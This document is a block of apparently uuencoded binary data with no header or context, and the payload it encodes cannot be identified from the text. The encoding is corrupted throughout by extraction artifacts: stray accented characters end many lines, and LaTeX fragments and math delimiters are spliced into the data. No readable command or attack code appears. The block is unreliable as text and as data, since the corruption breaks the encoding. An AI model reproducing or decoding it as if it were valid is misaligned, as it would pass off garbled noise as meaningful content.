 $M: T&Z!_, -(+R/C#\VO/G_@Y]RJ7&\2GO>6K=\6?, K50IGJV]76.G3M$;.)5:D$ M28F%OAF")'TI@O95HD>2QV_[FUIJNH_S',20TB3?^E(5RR,78`:/[8W)D*O]Đ MFKI8CRXT[ZC_]"2E_RJJ0XVI\$E8\$)[X59NT!8S>#_G@']_<WZ,&K+?!5LVXZĐ MRH='_[YGAI%X]E;_G-91?A!S2]9]OFC;97,NKP+C*JE1#<B,]>\`?10@YDR[Đ M_7D^]8KG,&\NPO/RW,5I,9BW6O0L+F6K3_B,/V4),TQJ9KD[ME\ZB8RR+G)'D M;V[8>DCD@I[:Y5`;>W\$5;=P#=^&HX=-4D8R*)W!AIY<N>Z;O\K#H-"(@-6/.Đ MLXYLS.=0!L44D+/Y/3E;*XH6CXO6A86J*P'\3GTSSL-',*U5"LC4XO2RMI5MD $MQ[S;J^*D.390!Q^G<>75&3[-[H;$D^X=DQ>G](KO+ER/P-&S6&U]GW?DY^=7D)$ M+3Y8<C07MF*][3T\$N"[X6ORC<Y@P19[:/JD509MK;(8D-/G-8;O?PX&\$G&^OÐ MAE3.X=MN9258'77?Y[T]9^9\A(MS=M"-A0;_1@4WERP4.T\`\$8J*:`MT8D:<Đ M!`<T?^SDSJ-@>'H\$?^H%^SL7],`8L*[MV3_)\='/WY&0/B>N-\$ZZ]-B:YE_0Đ MQFQC57Y6"E&[._"VA3N/"85RZS`)C=2\@C;HGH/4[B#O-!7Y/XQQ+H[O.:YTĐ MDDH9*FUW!*ORL%@P),J^:"ZQ8P-N]1/OWIQ\N1U]OME^^%9<[ZZ%\:M;97.DD MKP2.XA:R]4)09L>3#V!_I)+_EWWC[TVLP#M;2..,7"660E*9;\$DU^CYC_]MIĐ MGCT%H'YY^H\$#ZY\WQ"9>1U],>YXI%_'O?;K87FO^YJ_@ZNO67W?U(=`"'?6?Đ MN>][>B1;U*7+LVU^#S./Q>2=-]DU>A)?A,+%F/]UVI+>=89ZG7S`*)W5WKR9Đ M6U1@>68%64@:7W.Z<KO<V=R>2CEY;-K4=#9CO6V,MO3ZGZRR>'EI>&7P9+R5Đ MYDN^]\$`\P,<HL&6?BH[1UE%)-"ERZ'F&NVW+\(3@+O[S>__0A,`]/L)9/;>9Ð M!, <6WM24.\Y'T:^SK?MNS:F_;R3@]83,RYQ(MBZI5BN:U")SOCNP7.!-Z!C?Đ M;H<L;C@47:WL[XS27J[EGI_3-LUK3^X2S,K?OR[Y9T5`=7?=J^6D=XU#4?3,Đ MS8VJ'\$/4S^_R_D%OYZ'^GI,'TJN*MOD"2O4F;\/%PL2/N`\$Q>9F/691F/>:VĐ M4_#O3%F+'L`,*EZIP1-!\>\=<1K9=S>M9>F?(O_3'I^VT'581>3WX7G?!/-&Đ M:LZ!ET^Z7['DFUBX+^]ET+=9*I>L51\%8F#W-<X,%#WATQ]*O-"Y0055<-WSĐ $MJW::.QM[^>9LRP.H5&PQ9=77>)_#\W-G!9C\9:;AE)6@]!YL2_RE#^6_;/4-D$ MG2P9GVP^MKB"Z>Q!LY'W`_-E=;&]VW)]A.0*HL.G,\<-,(NVA4:WJQ<,T@O]D M'L>7R8+\,SX5NJ/5M?&ENQW;;N/:N@P"?="FC5X]-08\GJU.!?BK*SBDR5<^D M"K_*@#R1;88L!5\EKK`SY83NX!OR;6KO?YA;AFKK54"TC![X#:L&?0)0?,YGÐ M>#30"9[V\N2LW)6?OW%3 <FY2<YPTW9#1Y%.(IMP(IDU9HC3S(4)(02;^=YVĐ M[5D3O-FHCIOYG`+2%X`_MY)<=Y4G2%<)>5M9PM!5I5LR55SH]@X5Z5][@0SXD M?/HV/#EE6JY`&?<.\$[V%2?K\$GQE],D!Z@MUAJRO3\$LD6YIDU#'LVSAJB4Y<+D MKHM_?/\$%R-X2EGTK^9L#T^6Z>?LWM7S[3&K%>7-1BZ;U>SI_BHCO7T;O]P&KĐ M#I\F'ZV.1V'*A'C&]Z?4?2:DBF77)S+R7670H_B\`Z&\8YW4=2ND[)XEQM7GD ME5.TF<!"(;<OBZ>PE]E=>N,S6?>0,?ZYX/6#+P+AU^RD85W975HETXY2_+`\$Đ M#TI]K]8J#5U!(4U.].W:&9I^KZC@SI3EK[>"ATL7OA[,.YJT+1\LZW&?#_Q[Đ M^:P,E0?0<NU!8ZZC]\$B1+A/?\6M*=VE^LOA_V@?ADT3(VP?,5\$Y";D\$H!_*Đ M?&F*^\$_MJ8J^N)FQ(5A?Y27(REY?P82+[965*>#_WN<AXL/#Q?7]?UX>[N__Ð $M/^3<?V0@^<A[R-.``<'UR,>+@X>3HZ'@(><#[FX.`\%4#_]OTOMO?1SL[\%_:\text{B}]$ $M4E$!C*UL08;6_WLX!)B)R?\;\#/V_^[F:N/H*N"LK*2,)0$)"`KQ`_`-<30'$D$ M`>@W;Z+=1\$5'0T/#P\$"_A85W&PL3\$XL8!Q<;CYR\$DH*<A(R,BH:-GNH!"S49Đ M&O,O(\M##BXN+DIZ?F\$^3B&V1UR<UTBO,#`PL#"QB&[?)N*\3W:?\[_]N?H\$Đ MN(>.K'&#Z@;2`P#R/:0;]Y"N6@&4```2(EQ<?WZ)@81\`P7U)AHZQBU,!\$#%Đ M70`RTHT;R"@W4%%14!!W/1#W`2CW4''N<SR^B:OX\$NV!#1ZG=W@J.O63DL_XĐ M2H,[-(\,;%]CW"(@)"(FH:6C9V!DXN+FX>7C%Q!_*B\$I)2TCJZRBJJ:NH:EEĐ $\texttt{M:\&1L8FH\&,K>S=W!T<G9Q]7GSUM?OG7]`1\&14=\$SL^{[CXM/2,S*SLG-R/I67ED] } \\$ M%955U36US2VM;>T=7SJ[AH9'1L?&)R:A\PN+2\LKJVO?UG?W]@\.CXY/X*?7Đ MWI/PU)+/&-2/E';P#6P';Q'0<,W3[EZ+]EVR_YI@K_]O2?9;L#]R00%8-Y`0Đ M3M3!*%#YXJ'/I%5'8<1&*(N;`^I@-V/S&%ZLR@'?>QPHDIQWF*<+@M,QJOEXĐ MK;?9+Y\NJ^"JURSOF.<Z6.*W8A7A?20GPC*Z%P9:N;A`6]9L1(^:`I'03`)8Đ $M[BVE/'D(D=VPIB8X)B\#0I';HEG6\B][]$IOJ"L`VJA0A/\:Q/*>,"]M>$V42Ð$ MF;WTV2L@3>)\$"]ARB`!ER]#,XL<NMY<math>`14+QQ58%,WH5X*ISLG"DH'E $\setminus (V*?*D)$ $M(R\;LU<U?3C/.7,[Q>XJ[$]ONY/"%=13]?P-.\7%)ZM#N*3H(Z4Y]G/5+U(*Ð)$ M`NQ+Y8P2FTT%HCW\6H\\K^FD?R<Y7A.BO<:-'^82C#^@;:M`%?OYN0='"*./Đ M3+DO\$,39?QE5#*38:1%VA5&^R\BFR'\$OJHD].CZ@C*:TACR&JP5\>Z5C3LCZĐ MX'W!Y>!2*@[2OND'4GG(LSN'<2RVFOJRQ5_6!P49'/B\$<)@6%EEQ<.7N?&<UÐ $\label{eq:mloop} \verb|M|)KK//F+K)KJ8=9D%_?<| V^D;Z2\C^P\YM8_XYF8U<G91ZUHZJ;NI$(AGUB\D) | AGUB\D|$ M97?0)AME^?&./F?VU-R`IXI'`T+#ZEOE@4!*\$9EDIV`ZC:C[@+U4?WX*WT"/Đ M!WU`C>6(^71<PHF>M53`5R,*A7DI(=97RVYX(G^DC@\$S.Y<GN+TV?M1?=X/:D M##IQT"^;6CR:25@<7P+^8XJ/=;=);ZLSW?OWG\AR,/6OY5?\K@K5";,)LV4QĐ

MK3^R?2QLD6R18D(>_\.OJB,)#PG_<X+&/TSD%0\6#W9Y5?S1IZJN;[!OB`IJĐ MT1^S?MSDLN"R_<!RT:AP30\NC\$!52<(3S_^\6]0Z\AK[]0U5RZS@+,2#*56=D MUXS.T2-XJ!R6'\$;PT#^U]!T]`E95&Y0.2H]&,H7MN5YS>@U;4#Y8CF"B[#MFD MJ>^P:E`S*\$(>S3/WY&M6KV'S++DL_P,7\==<\$'A>\$\OY#OMQ2HY4#J&;_U.,Đ M*4',1,]\$H]5_@&E<#D".(\$RBY907*5UYL!]P/R`HH=B7_<NJ1S\D^`\$1"D.[Đ M`ICN?3S[(<,/\$*DCGRM`&5S5XX<4/V'2SQY?`2;//S;^\$*3C!Y#BQ8<KP.:EĐ MJOX/60Q `.7\X*+HAS0E/V!4 E]B-%=B@X5IZ3Z+!J#%.\C5<"S7DJN[DM'2Đ M2EA/82EJ\$07ZV,U<CJZ"B?)0;>ZX&[*KBN=Z,#33@N1[N_1+;A06>F>["]V'Đ MFD\$'E>"E2/GZI\\UXSZ\`)#+\.504\$GFFF"?GTM=`5)OK:GD\0%4T,?ETO0EĐ M%<7SA<&"XV*=^K!SR=\=9(;HZCF_J3Q5C.<Y*R*O#*V^C!R5S)R@T2U/*^6Đ M_YG91J(1L09)(_=[-JZ\.@\1S"26SR2ULK5O>OSC%!6Z1.?H4T_5'P7G1UE?Đ MN,84C,8QYNLTP,OC9_DFT/KP?9@9:%YCB+Q1"^AEQ@L@4@-I,&)6^--X.0/.Đ MQFC*I!P6IFKF+0>!K-WIAL1*A8]7B@K:1ANS<37+"IKS]?0^1\A(+)+O#Y-OĐ MI%">E=?8-X3DXU\$KR9_Z'045/>@@K\>F#OOXL1"(.X`=7V9=J.?,-I@J;10@Đ MW&%&+?10"9WF]#)Z3?TA\$>KH87!FT3E-XY/Z`>JMO;*DOL`@0FIBBHO]?7B9Đ M8#=%*DU(/[5VC(EAA\$PXITPAEK!+;8GZNE-7,+VLDN)\$@D)IJZ2TPVWYX3[HĐ M'FO! > 7\$>ST!=0!Y2(E/0V:UZ"QH')NA6O4K070=PT+TK@,=8*<A1.E6-#.D3D M//1DN.UMSA4@10]D]PI`<K#<36_7L1HK:0S5TI[0%`>AW6U.08L;`?C6JQ-QĐ MI&FEY\$+;DQM<X-TNH)I2K`WI9S]WO@(\$TQ]Y%)WO70\$Z0D\&G<--I]^L/RH5D $\texttt{M(/:E=-R.,EWA\$UKDHXLR=T+\&IN\CY7\$QAC8Y\#?/U`B^2P\$<`H:;=Q4LNB*G6D) }$ M%>`G*HK5EQO3_A6"L6_30'M!=1IW.:5JVLUYZUS8U.:7>KH>W_8>L3\=3=G<Đ MT(<O7P%"*7<S+_LJK@#)/]@G?#")J;<,*LI*L8)[;EB3BNDGC(=<'E*OQW(RĐ MJ*5X?3Y117RX/81XI/SW(Z)E!:*KL9="D/90NV+P]%L'P3=.#@FH4W8OU8D/D MV_FX]4#U<"U-4KN23B&L442+FU+X23C]C&?XT@6RV'%N)L^L\KJ_1K%P)L-7Đ MG+X?737HZRLT68WMS`!-6IE7>XE-@-=VR4E,<T>6V;^T=)\$`^B6]GC#B68Q1D MJ\"81TN)IDP9109\'?JN%JY)/=)=D6%\$\$;9(2X?MKJJA_RO*(+<DOR);GSXCÐ $M7P; -?3+-B8=_73I<\&\&PPC4$0IW7S&WV7@LK^EW80K-4V[@4^@)*^@($?1,HD)$ MI)_RN]8I)RM3]CNN`!2BBU("=Y0?+1VF+QT6*&QV*\`7?Y)\$=.`_\$:X^[C(^Đ M3RYW3Z[(08@S18@!^6Y\$\$TV\$\$7^@(UOC?]84.18:.58!*6.Y`JR&?M?O9K?HĐ M+W10JF7.1@4M\$06MT<N>LM_\Z6_6_0/\$\SO(V&7W'Q#1TLW?",U\HCKAPF8(Đ $M@:7/V'[S]S>T<-H=9?H?TEC_P9UYV5WZ#Q#J[R#X11?1QK_E,=;\I1UVT-UED]$ M3A\$%1:G.=6;],Z;NGX1`D-+\IFM.YA:ERM_90K\"T.=<8RGYA67E.[O_91B1Đ $\label{eq:main_substitution} $$M^2\&4_8(Y^@\P1'/_\#9\#(:Q\#1GR`63:M^_Y<@^IL)E/!YA)JJ3@9A\#\A\V3O7D $$$ $\label{eq:mapprox} $$M\&>\#"\$180HPF\$?;''/9H0AOQ?@UP!C\#3^P`3^@3\$@\Z7_K\-80?[W()3_*Q`WD]$$$ $M[)\@0T<E=\2QEP[QW)/3JD1+-D5_RGHD['>^@VAX4^=F1R64]_WV7`,0YM1ND$ MFCBBW&^Y`E!:(_R;HN72&;((N^1R,_.[__:_`3'V"R+SLKT8X564)V>08`KHĐ M_2\OSI/30B-'U(Z/N'^3_R^!#",<?.X'T:FG_%B4D2.*"&JS_[AQ1JIP!4B!Đ M?%>`Y=VEAYX_W!-R1OCG[YNZHI<>5X#O9A4N%P_[A-`<)7U.`2**_75'M,3^Đ __JF>P3OB-WXHL!;[_Q(JY0>R0I^_*,;^31W!%?_V#];7('_?=GZMX!2Đ $M/?QWW'Y2I-R4$_R+(M?V'X+[=\23?U+T.\.5_T/QK]\K0]_;DFW_\!![_8EXD$ MIW-\$579M,(@!:&Y_^Z<7+:Z(FM@UT>=\/!Z0L4-!GC/DLFJ+3F1[C#D0@6:^Đ MWO07U<N6X::??&:3/378\IE\KTZR'5!HN?Q:^QV4\7EZX<G-QT0/2EC+NZL/Đ M,4&9TD,,F91\$\"_3-Y*](J%U*90"?TE3?/`+KWEZ0!!ND)+Z9M-7GVPGQRW;D MV+#I3AM+X3C=0;II^,>@?*)B:AK7HX.L:9D%S!PMXBV3&+JS+\==76Y[F./:D M%W[9D/ZF'VY-D70%\$+D"7'L3)EYT^53W);J;Z"._DN\$MR^VQA7E#Z5\$R&Z82Đ MFES%3_1CY4]C*T\C]#6\$S-<_X@>]RY1^GNTKJM]7"]D4YKWT:/K)9/D<_.@[Đ MDV`R.6D#\$<'SX.(]>\JZD\0H4Y77N]8/'+2C+1<4RMMEA/=C5H7WQW)G:)O;D M+72USVDV=_VVY@`D5E*T`9D_UIREJHWO:-\$JF"G;3,;DSPS>N3.F0D-&@?V@D MW)PY3\,Z?[6\1FY'@53B@5%P5PN*D2T?]RBKFE]R%5^!J>*H_<7-S5ZZ"KR(Đ M#D[)8VNS3-DI>;@R@/ZU3S7_E\$_P)]C\$2=QV166I',_B9C/H!>\$#_E<DG)\#Ð $M<8F"V!2][D\L*=V@M\I*SYQ<'T!G?[EO2*K,BW V9;#JB4!>\;F'S;-`R1+?D$ M\UD:>=KI/KRN%2Z3OA6-3FB^[>0+),&\$E/>KW,3TZ0-Y697L@Q+XJ6CW"T\^Đ ML@JV%D\E:8W-DBK0PWB&I+VF7;:4<Y>%/J#XD8MC?;53 [I+D PJXFAL%MH,D $\label{eq:ms_odv} $$MS^0_1(9)=[TZ^0_6B$,)_0003MQ@B_&4D$E@6CWE"X\\<QMPJCMKE8>2[IMKN7D]$$ MOV:87<!=KBL@K43,JK@@DYE('=&E)S;?B98C`MYQAM?:Y\--/;KK+>S8%P(WD MIKKY#(:70XY(7Z],")6P-E=4=#ZETU@4JM<=R6E.C\$`G43XI?71C6D/;(VO\D $M^+Z5;MP\#I35CNB=WR\U*WO?MH?=XD;U\UV\Y/\,S!K,:9*.I5E/3I*^+,4%5D$ M';'==&XMM1E>Z==1FEI[51B*^F9_6I":V#@>8ZD*9&R@.;?T0LS\$1-#..^6EĐ $M\#./QS07\#JD^CO[X'S([Z?\#=LN^-U^<:_O+T"C+-((04UL<WOVWV!J]4.:BK,Đ)]$ M]S)Z*UKMMO80IP:82J>@^U>DJ]WJKN36S;CGY;RTJJ+:)F-%;_5ZC"[WHYXFD

M^-2CH2&S;4E9:UJP!2V&U+;\OC9;]Z?9%L`5@%">;RI':XRP/@`6^:B-M#4TĐ MLKE\$J86<GZ\$I^C9/.0[?&81\$3]*7=VAK*UN&/L)((RF)FA!7\ET:C0,;RE/WĐ MG@]?W3MH_"9/8HZ&6(\$\N7;6V16]HSU#N@_#)(X2WMX*+/:]_Y(/-<J>[`[8Đ M50'AUXD5=5Z:DZ,F#II.=8(L7CPTNGVK8*/;/8#/#_(@S?39E;G"P_`LXO1;D MEC@?")XQ)?E3Q;21$V>:BAWI,0#^F.R;;=Q/0,8"M[=8DCS0@)*,X(`BA)XĐ$ M@')%B?MO66E9`7B*\$@!6/\$4Q5,0%U34,XO<TK^M?;FG):HE=WT;\W"`(8/B`Ð M'!,1\ T.XB(#"2@#%\$-%`-]B^*`HC8RX;3`H@>?%D!:`P(\<`+C^A1'\$:`9(Đ M"V!`,KN^D*!ER'AX?26!=XL!\\$%1[`,JX@J0F9&9@?C3<R2Q-&^QMNN___'Q"Ð $\label{eq:model} $$M\#'M(NKYC9>EP'?4\:P/EM/\#Q7/WGQO="S]'!/M-1(P7`Z><G5%>`<@^-M(1D) = (P7)^2 = (P7)^2$ M@G<^;BUT*]45)T_)N(P!E;P3+%!@M%%ACWRB6["P[ND&OZJ-;-S>-I5]8UG2Đ M@\A-4TYOZ%P!YA!)Q\DRY63VI=>XZ/&1Z"6_+C=>0\994X,?C1M9_Q\$BB_W`D MW7]Q\$7H%"%&\B(>LW;:[`D`,\$6\$_>EA1JCS%Z;AX*=0P[K)7].!FS16@J001Đ MCKM\$RQ0ND`HAVYN0<]M:<X:CR*W+([+P33010\A('=D@4`O_1*TN)T\$QY#\$WĐ MVQ(A'&)ZQG<%&*!80;Q\$),P=#)=]H@=HOU%_RTF'*M2=3=A*70MARGN!M/6#Đ M3NCFRE_X5\$0\$`L`>)!MJKQ>5-&&6T\T#.N^_EAFK69?+>GM'(V'62\$>^;4[MD $MMEH^{[-56\&K8G/G\,SM$M3\&7=*K)HRS)])X7BE$557,*1JVQ-V(.'6[Z4U!OYD)$ MB^PXY']+5?5>UOO#)'V)@`W-F.;9KK%#R\41HT?=U!5=I1@9'NO8T83(\$L1ZĐ M'QYM+:^.<M,-5V"(C.=*GSI\$#6EWXD]1#1-;L44)3TR+#."_#)9&=G]/PV?YÐ M]8N;S#'\$[8[TD2!D\^@O4HH7R7-_J661>W2TG)Q>NV'D[8\$ZH2@T7:\$V4+?:Đ $\texttt{M-KN[.N;!\&/S>@W>1RTP:KW\&];-7MM,8.F0/S+`E.NZ2M+@=Q>T&9^I5G.7K,D}$ M\$8%DK4\46Z9B+:)(E9'>5S;_HLQ]!2B;NO0Z_F4W-\AOXS`_@AVG[!2>]U?TĐ MKT+,/"(I7NZ?-U7"]4WW15<K^Z?A"25-*_L<9UW=0X?DKNP\$M"%)>!\$T,LY-Đ $\label{eq:muhu} $$MD] $$ "C'G8"\&L@-J<JKDMHK;HQ/`&3AY?MUHU?6D9XMVG57VK^6W8UU*P*M'=<D. $$$ M5X"[8*=51<ON8)A12<#81;:;+S8(+P]=.NZQ(VA'Q\$`WD?',7]?/CVLCB;GEÐ MR-&IBE-'-XT@7BII!3X18ZP.24R+4'7"<7S;21\O_-/AB><F88AFY?:S6:6?Đ M"3>M8?]V^*'!WPX??W;CCQ88_KY@SLR_<%*^;-TYRLYS\$7&:L*2MV:NRG"O!Đ $MQM405?(Z/_2)XY^UNI3#YL*32[$QIO5,F=^F0<*T^XIG<+(J*Q[)$7F=$-ZD$ MWN+]8%S0X!LF0H!T01U2\2]+4AZA_5%CX#]):M7295]4I'_.91%1X17,\%F9D M67FB`;>U)YI-T`<1ZTX(^6CA_<+#WU0L^LLVNI0O(*<WIG]&DMHBFT5^PUW#Đ MM1VS8Z>'CVWP*]I:G_>T44A(HEB^:RMY^DZC/\$`,RS&1;6&J=5AO7<"=4\$LGD MIN\T`9JCW?+^757\,UDOK&H580%:(1G2]":47S\$A\)]\$1)JO`'^<WT%OL=VVĐ M8Z%C\.O@UM:+UPO,X,!WJ7\$!O@%!Z%/W`@W\[Y:`\+R(8'RZT_K!OC;YVFLEĐ M&[O:\\$S\]ECC@!J''GF>3R6X<>!\9GU(C>U"R=+79WL\HZ<MC?]BY_@SS3RQJD M&SPB_\$M_>10X-76U`W%%5AEUR<Q3W1`1"0E3C4+C8!ET?+L*-#%FVU`0V_;VD MRTZ*#M[O#TK\5CP[00&!/Q602X00J],0039=(+/]U.M+R"G*KPA=^XTA'0K\D MT31Z+Q#=^]J]GVZYL':&EW*`_EL90XBH_)/YA'_<L?<(4/@GPF1=A'+#R>8FD M,O[!G!)DX,%/@<=E),CVKH/WNU61-OH_K!E\$7GH3?H\';+4"#*O?Z4GQ'S&*Đ M_LT6V=]L#0Y*"=4AVM@#_OZ2SK^DEY18^HMX84@`__+,Q2;_O3Z/D+^Y%>GXD $\label{eq:model} \verb"MO]W>7NDW1?Y_4FSZ03'\WQ2[?U"$_Z"X_(/B^;\H7D3H_Z\#XY3O%3O;O%)>NDW1?Y_4FSZ03'\WQ2[?U"$_Z"X_(/B^;\H7D3H_Z\#XY3O%3O;O%)>NDW1?Y_4FSZ03'\WQ2[?U"$_Z"X_(/B^;\H7D3H_Z\#XY3O%3O;O%)>NDW1?Y_4FSZ03'\WQ2[?U"$_Z"X_(/B^;\H7D3H_Z"XY3O%3O;O%)>NDW1?Y_4FSZ03'\WQ2[?U"$_Z"X_(/B^;\H7D3H_Z"XY3O%3O;O%)>NDW1.$ M*:HH]E];\DN(TV8\$PA^NU2/UW1]D(# H4R/H;Z2EA;A<& *I79-1['<%[2\$4D M%%H*1%!/^\$E=%Q_/KOO:CM1)9S1-!QB_V+7WN*8^_80Z6LX0ZVQ/&B/8E?O)D M;OIF*8(^W4_ZXQ*_S>/9C6#7Z@>[E,8(ZKP_J-<R_3*/X)\$F9`WW%[-K9RQSĐ M?Z@[#"K^4M9<:>]?[\$I-FOQ%O3#@E[+Z/6*L_V)7I)?W-W5[KE_*<ML<AOSFĐ $\texttt{M=?^(U/2'_\$;J;UW-F23\YC:T3.YO7=W^I:OD,ZZYOW45\#_E;5V:_='4\F?T/Đ)}$ M7>W_K2OQW[IJ[!?]HRO3E#^Z(OFE*^\$C%T03^\WM-\^_GK#'^R4?Y!\\$!O_YĐ MS,: 'GQ*J(/[R%Y'0LOZ_143]*6)ZRAX]@G?57[Q_03RA_I.M6S_86I8274)4Đ $M_V)YOVP3CF"J)],=85$.A,A/4R_>%K2@0S\NAB;7L5(0=2,U)I.O.'B#\$]JÐ $MA+50; (4JR_317@$(R-[E/8R81807Y5PVE&#I<#<88*4LYE$\U9^YD'OTW.8BD)$ MTJD\N`#SX`I0:*T\(IN1'V^]31+0V*;M7]ZZH]M064@3,;0W:*F%GAXA0X=-Đ M07R/&G4"-BT_&(8D!)`>+4X>?JX`(Y4Q"J<32RSSJB/VOLES%D)4_-)KDLBZÐ M%M!>/[HZ>\$Z?)6,)%MJ7#W]2A)]?A7E3F4Y*VMOV`_OCT8#7*CC-VWZWHUP-Ð MM"=9C^;BG=RZ->^[4,B0U=U=JS;QV%1!"FX!,&I55;,&!S"DA35?I^I___=S1Đ M;TW9"8*8=5R4K,)GG^^?AXIV[W':'!4Q+^W9K1CVP3E6'.=4IR[OSL\$"^\LAĐ MPY!',#VG"5Y+:U&\$\Q]`'EDG-)GV7M8Y[8XD"\2`@TDV9%[/*8&V"J:?%&L3D M4]6;J.F7=<W+^&,PU_B'^G95MU@BLDIZI9%RXG-1</9,92K^5I'MYU2C=QU"Đ $M3FD/RA[>*S&T(>PB"J]>NEW@=;OU"O!&]$S^@[:Z]1^>>[N47<FY4AI&MUTD]$ M06TU)T@JHN,R4]_%)CJ/OL?*"[]4B'*?8X8)NC?`ZF!U\$#](4AU,R&J_RFY%Đ MQ4>)\$RS06(%?6(;_MBVZ(&):*EN:/N`I.,;T[I>\$"6P>MJ<6G#/HZE/=_9GKĐ MP&SS>Q>12L&'I(SI52',DC:Y93JZ#X%EY1>)G+VD.%A\$C[YPU@&";GRHB_W,Đ MBYTGW-N8<;0>&^C8#CW>#(=I\$LQ'+N^%]]&B#F.U)2(#\$P]N-`OP53D'.5EMĐ

MK5\!0!&G3M5*'[PK;5<D`(^"F)'\;,XMDRE;756*0]6.^KZU7+A9E\1-W^@+Đ MX?_JO!PPWQ'%_R8F;AY*?;%RAS3EH6JW7P.!ZQLM);#/T]C-;T>!;4TNL.6;D M:M&CF*S#N5,6[R50\9;9\$HB)"89NR@F>49XQ;R*:79+CMN59E?4^[ZI37-/JĐ M7-)4H\762LV%NM2.;S1;\$D6JBW#F]%`Y3R&W]KLM*STU?W2V4I>(O6*?ZLJ!Đ MO\$\$I_\$WCL>432^+HHN105CVV?*\U3,'<=4QMBOY1')4H(<^R7V/88D0LW+";D M-QM6"-2,0< $K7J\&?.80EF"+;Z8$K=<['UV8_,MR7>FE*C!S9V4XZ8!;HG&\8Đ$ $M@, %&5 < /1 + IL3 < 8 HG = <= / `; ?^^4OW!OX^6L \ /*RS-3L = '.AC; [W`P2NA" < -7Đ]$ ME01RT``^X,@`D.5>'>]L;.\BI<#&!Y^P?3VC>3C93V-M62G*:^>O-F,[ZRQBĐ M4.YE6R.BD2\LTMU:JNG/C9DDN^6<W+>J5\7&?*L2SYQ#:Q0,DE]Z-U>\$8!*9D $\texttt{M-_LTDXHB-6L]}) \texttt{KZB3LYL[VZ(TM,8^@\#I*<\#\X"=C/BHOL2\O7.^:+[LD9QZ=Đ) }$ M1>9,2]S)-,U>%XBK#8%9LC]+-ZZH?TR"Z11BC-7-,3VAN'SGS@'WM+,Y>"/EĐ MUC?<]=>/<V2,,6<PJ">:E;P:U6^`9I(?<HB11.M=ML\I#Q=:L%/OLUJE.9O(D MM5I)HCS\LF2\$.Y2O*\$9L=V(G71NCR<9B^+[[E961)H:Q"Q:E*4TN'U7;'JQ=Đ M<%%HE)]+]V;SZ\$'=VV2)L2I-CIJ:>!=Z"I4@PWWRN.@G&-*D7BB5#[637]?WD MD?, JC6QS3=!9WZ4!Y1, D+QA\^42J'78>]LPH1F, R342!:2#*Y+Z8, &? `PCGUĐ MG;PK`,:=#Z?^(_6!;I`R+8\T&1X\PECS.Q@M35\$Q5P#^[KLJ\$4XX;K*`[H06Đ MJ'%[#C<Q55A_@Y\$1[I<'X>.DN@NW2Z8M=1XQ4AN\.,\+V#T!2E<AY<]'0)VGD MZW\$SWL9/PZU)WK5L/7]7VEDIY`*NGG?YZ"D@)R]'-V@/7WV-ZR@R17.WESE?Đ M1'L1\P9+]G&R^FDE6DW7%GZH07RKNAX%X:.-6/H5I#?LM_#V-7Q?:';<>Z.FD M'5F?=U,2ESD/8*\$S<6+;SBRLMR"XG=#%\:37@7I:^N.M1U-[0ST?O;;L3?59D M<"1[@N#U[%^#U?HFZ7Q=8`["8SQ'VTYV)3PI_*D:W0:WLZ:BD7C@;@\Y*O.@Đ M>GU001^L.N!&8`/EYK[YI\<LPT_[#9E>1B'WTL'OEGIIH&%]8NPUG%KSI!E-D M'TD>?09:E\$T[91/NP)A1Z4P3`RLB<'B,ZQ)@9R;;B&Y&?BNH4DSXAJP`3VBVD M'E2S?PGZ+>*+U>R"J37K!,9,L@P&_8/GR_ZB;D5H)`2\1ZY)B4XQA*]TH9U)Đ MD8^IPDE1?'S)R.Y*S>LI+-3=-E3<@00=!@L,ZX3LG6J(=&:_GY\$)T09KK,S<Đ MN@+D6V8.;\$W?;9>%O9`YP+Z)*&;>>"Q%8,SO5V!^"Z=_F^81ZL2<R_#I85>QĐ $\label{eq:md/selmu} $$ MD/>8E\\#W,9S_`S_W:Z@D.F_D=)Z2=,] $$ U.T<?6V:O5C8/QW+[)C6/V[*Y!\&(D)] $$ EVEN $$ AND $$ And$ MN<F]D'TD,=3Z1?5EV#P1#UK,9816A?*&Z!YJ/:*'Q8&LW7ZNTF_\$78,1OS?7Đ M[*@T.3T!M:B4BE_(0A!;S9^G\-<]X&LU`O#(JE.+@7;7-D<2L,;F?]R<NDQĐ $MC=B; .-5)-164E`B)YQN=QT], ^>?_80]3W8WMR8@+'A$+WG*G89K)Y\75BCD$ M),5/JBDOMA24&RL^E#7\$JC6S99A\$OI3T[EWJ?F:,C#'U"M^3_K=Z']%8)K^,Đ M; LE.C*0%, &) = CVK]_; - RKIYOKD5; TU"5(B=-K3`S)9_O([[\EU5(%8J^>MYĐ M>1J:JAFXIX6'5'MM3*RQ2`4+0>2W*X!94T5`KV*\$*EBEVA+&MD#\$.ZF]?"_(Đ MQ2>R:F5-2#QM#NRX/]&1VW\$SQ<5J;/Q50]7[-J*[[?18=61Y]V+N\"GAO:PRĐ MGG4F/)-D+#]KD+JDO<TZTZHH<7-R#!@=9S3#:)"?#L.!(2%1TLE\GD:B-J\]Đ $M("0)2; \#Q2*<Y<MR9E<F5L=I]C,=F@L9!+&.^1>[>1N1^!;A)2;'8X1KEF,<\#D$ MXR\$\$.L;,\AL:.%1J&HO%I/!!=0V"VX5FV0R_[NA_"'TR%K&PJB0P^F\$T2_KEÐ M'+DWP01#SQOFI\9L\B9VT>\$N&.TWT/HAR')'VMW.%1JCW-HNK(=/CC*#\09ZD $MF8E\$;);)QQAU?5\FAP'L2#%\H9PF^4?3@T[&5).B)9+-.372C1C!-=$/2CHD$ M#).\$060AS.F[L<,3(?!Y`48V59\%++=W4"B3,130X7@A/87TF!H9OT]5NIG_D M\F8[Y)T0M<<"GY4E._?[RW:EKU!O4W\#EY<1E\$DM;^U5XW9257;B#!ZSR,S+D MR2Y<. `0&:PUL*`I)8AB6&%>I/DT"F`5EOE]8L7H:V-<GHD0\$"&Q3?W3"Y&%YÐ $M/YA,K]>J@$4^$`7H.``?2G_I]93"\+7Z5J6L`_[77;I,AW0=/;:R^3,W06T?Đ$ MT@W;]O:Q><=VE?9D,X!5>#KK2B+7TQ<QS6;B\RZQS1W`Y\$O>NC.P.?(R:U=VĐ MTE&Z;5,=F_RG\$Q2K3L#YI\37MS&UR@@)>6I'T]8)8V^ZE=%Z@YU\$=&R"2^"IĐ M(V_]19=3B4V_\.MZX8`N64MK`IH%)U9+&VL"".+17DL"-8U47V)%P-`CC*-0Đ $M#?*=V"DY5U.&A6Q<<M>8/T+GUIQ2S, \>8+K9/HNWC^7,,"L#K/9,K7"(KOMSÐ)$ MW`7,1)48[HRUR(W`Z"O/L,(^'QFNS'P;['7&NM=!@I*X\$_!4)KPX,99))4SMD 